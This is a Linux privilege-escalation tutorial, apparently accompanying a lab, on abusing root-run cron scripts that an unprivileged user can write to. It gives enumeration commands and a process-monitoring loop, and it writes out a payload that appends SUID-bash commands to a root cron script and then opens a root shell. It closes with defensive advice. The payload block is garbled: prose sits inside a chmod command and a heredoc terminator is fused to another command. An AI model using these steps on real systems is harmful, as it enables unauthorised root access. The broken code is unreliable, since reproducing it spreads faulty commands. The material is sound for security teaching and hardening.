Misconfigured cron jobs

Root runs it, you can write to it: how to enumerate cron jobs, spot the permission mistakes that let an unprivileged user tamper with a root-run script, and ride that into a full root shell.
Scheduled tasks (cron jobs) are one of the most common privilege-escalation vectors on Linux systems. The idea is simple: the cron scheduler runs scripts and commands automatically and periodically, and a lot of those tasks are launched by root. If, as an unprivileged user, we can write to a file that root executes through cron, we can inject commands that will run with root's privileges.
In this lesson we'll cover how to enumerate the cron jobs present on a system, how to check what permissions those files have and why those permissions matter, and how to abuse a case where a task running as root writes to (or executes) a resource that we happen to have write access to. We'll wrap up with a short section on how to prevent the problem.
Why is cron such an interesting target?
The combination we're looking for has two ingredients:
- Privileged execution: the task is run by
root, so anything launched from it inherits root's privileges. - Write access on our side: we have write permission on the script, binary, or resource that task uses.
That write access can come from a few typical situations behind this vulnerability:
- Because we belong to a specific group that has permissions on the file (this is the case in the lab that accompanies this lesson).
- Because the file has weak permissions - for example, it's world-writable.
- Because the file lives in a directory we can write to, letting us replace or rename it.
Whenever "root executes it" and "I can write to it" are both true at the same time, we have a direct path to escalation.
Detecting the system's cron jobs
The first step is to enumerate where scheduled tasks live. Cron doesn't keep everything in one single place, so it's worth checking every usual location.
The system crontab and cron directories
The central file is /etc/crontab, and alongside it sit the directories where different packages and admins drop their own tasks:
cat /etc/crontab
ls -la /etc/cron.d/
ls -la /etc/cron.hourly/
ls -la /etc/cron.daily/
ls -la /etc/cron.weekly/
ls -la /etc/cron.monthly/
Unlike user crontabs, entries in /etc/crontab and /etc/cron.d/ include a column specifying the user the task runs as. That column is the key one - it's where we identify the tasks running as root.
A line in /etc/crontab looks like this:
# m h dom mon dow user  command
*/5 *  *   *   *   root  /opt/scripts/backup.sh
In this example, every five minutes root runs /opt/scripts/backup.sh. That script is exactly the kind of target we're interested in.
Per-user crontabs
Each user can have their own crontab, stored by the system (typically under /var/spool/cron/, depending on the distro). We can check our own, and - if we have permission - other users' too:
crontab -l
ls -la /var/spool/cron/crontabs/ 2>/dev/null
ls -la /var/spool/cron/ 2>/dev/null
Watching cron run in real time
If it's not clear what's actually being executed, we can monitor live processes to catch tasks the moment they fire. The go-to tool for this is pspy: a static binary that snoops on process execution without requiring root, by polling /proc (and using Linux's process-event connector when available). Drop it on the box and just run it:
./pspy64It streams every new command that gets executed, with the user that ran it and the full command line - so a cron job firing in the background shows up immediately, even if it calls another script indirectly and never appears cleanly in /etc/crontab or /etc/cron.d/.
If you can't get a binary onto the box, you don't strictly need pspy - the same idea (diffing the process list on an interval) is easy to write yourself as a small "procmon" one-liner in plain bash:
#!/bin/bash

old_process=$(ps -eo user,command)

while true; do
    new_process=$(ps -eo user,command)
    diff <(echo "$old_process") <(echo "$new_process") | grep "[\>\<]" | grep -vE "procmon|command|kworker"
    old_process=$new_process
    sleep 1
done
This snapshots the process table, then on every iteration diffs the new snapshot against the previous one and prints only what changed - new processes show up as added lines, finished ones as removed lines - filtering out noise like kernel worker threads and the monitor's own output. It's slower and noisier than pspy (it only catches what's still running at the moment of each poll, and a very short-lived process can slip through between snapshots), but it needs nothing beyond bash and coreutils, which makes it a solid fallback when you can't transfer a binary onto the target.
Either approach is especially useful when the task doesn't show up clearly in the files above - for example, because it calls another script indirectly.
Checking the permissions on these tasks
Once the tasks are identified, the decisive step is checking what permissions each file they execute actually has. What we're looking for is a file executed by root that we ourselves can write to.
For a specific script, we look at its owner, its group, and its permission bits:
ls -la /opt/scripts/backup.shSuppose we get this output:
-rwxrwxr-- 1 root developers 142 nov 13 10:00 /opt/scripts/backup.shHere the file belongs to root, but its owning group is developers, and that group has write permission (rwxrwxr--, the second rwx block). If we belong to the developers group, we can modify the script even though root owns it - exactly the situation set up in the lab.
We check which groups we belong to with:
id
groups
Beyond the group case, it's worth casting a wider net for weak permissions in general. To find world-writable files:
find / -perm -o+w -type f 2>/dev/nullAnd to cross-reference that directly against cron tasks, we can review the permissions of everything hanging off the cron directories:
ls -la /etc/cron.d/ /etc/cron.*/
find /etc/cron* -type f -writable 2>/dev/null
Checking the script itself isn't enough: if the file is locked down but lives in a directory we can write to, we may still be able to replace it. That's why it's worth reviewing permissions on both the file and the directory that contains it.
Exploitation
With a task executed by root and a file we can write to, exploitation comes down to injecting a command into that file that grants us privileges, then waiting for cron to run it.
Following the example above, we belong to the developers group and can write to /opt/scripts/backup.sh, which root runs every five minutes. A classic payload is to copy /bin/bash to a location of our own and set the SUID bit on it, so that running it later keeps root's privileges:
cat >> /opt/scripts/backup.sh <<'EOF'
cp /bin/bash /tmp/rootbash
chmod 4755 ( or u+s too) /tmp/rootbash
EOFchmod u+s /bin/bashWe appended these lines to the end of the script instead of overwriting it, so we don't break its legitimate function or draw attention. The next time cron fires the task (in this case, within the next five minutes), those two lines run as root.
Once that's happened, we run our copy of bash while keeping the SUID bit in effect using the -p flag, which stops bash from dropping its effective privileges:
ls -la /tmp/rootbash
/tmp/rootbash -p
# id inside the resulting shell:
# uid=1000(user) gid=1000(user) euid=0(root) ...
From here we have a shell with root privileges. There are plenty of payload variants depending on the scenario (adding an entry to /etc/passwd, launching a reverse shell, dropping our SSH key into /root/.ssh/authorized_keys, etc.), but the principle is always the same: take advantage of root running, on our behalf, code that we control.
Prevention and defense
Mitigating this kind of escalation means closing the combination that makes it possible: a resource executed by root being writable by an unprivileged user.
- Restrictive permissions: scripts and binaries that cron runs as root should belong to root and not be writable by group or others (for example,
chmod 755with root as both owner and group). Also review the directory that contains them. - Watch your groups: never hand group ownership of a privileged script to a regular user group with write access - that's exactly what makes the attack in the lab's scenario possible.
- Avoid world-writable paths and files: no task run by root should depend on world-writable files or live in directories that unprivileged users can modify.
- Periodic auditing: regularly review
/etc/crontab,/etc/cron.d/, and user crontabs, and proactively hunt for writable files inside those paths withfind /etc/cron* -type f -writable. - Monitoring: watch for unexpected changes to cron scripts (for example, via file-integrity monitoring) to catch injections like the one described here.
In short, cron jobs are a powerful vector precisely because they run unattended and often as root. Enumerating them, checking the permissions on everything they execute, and making sure no unprivileged user can write to those resources is what separates a harmless scheduled task from a direct path to root.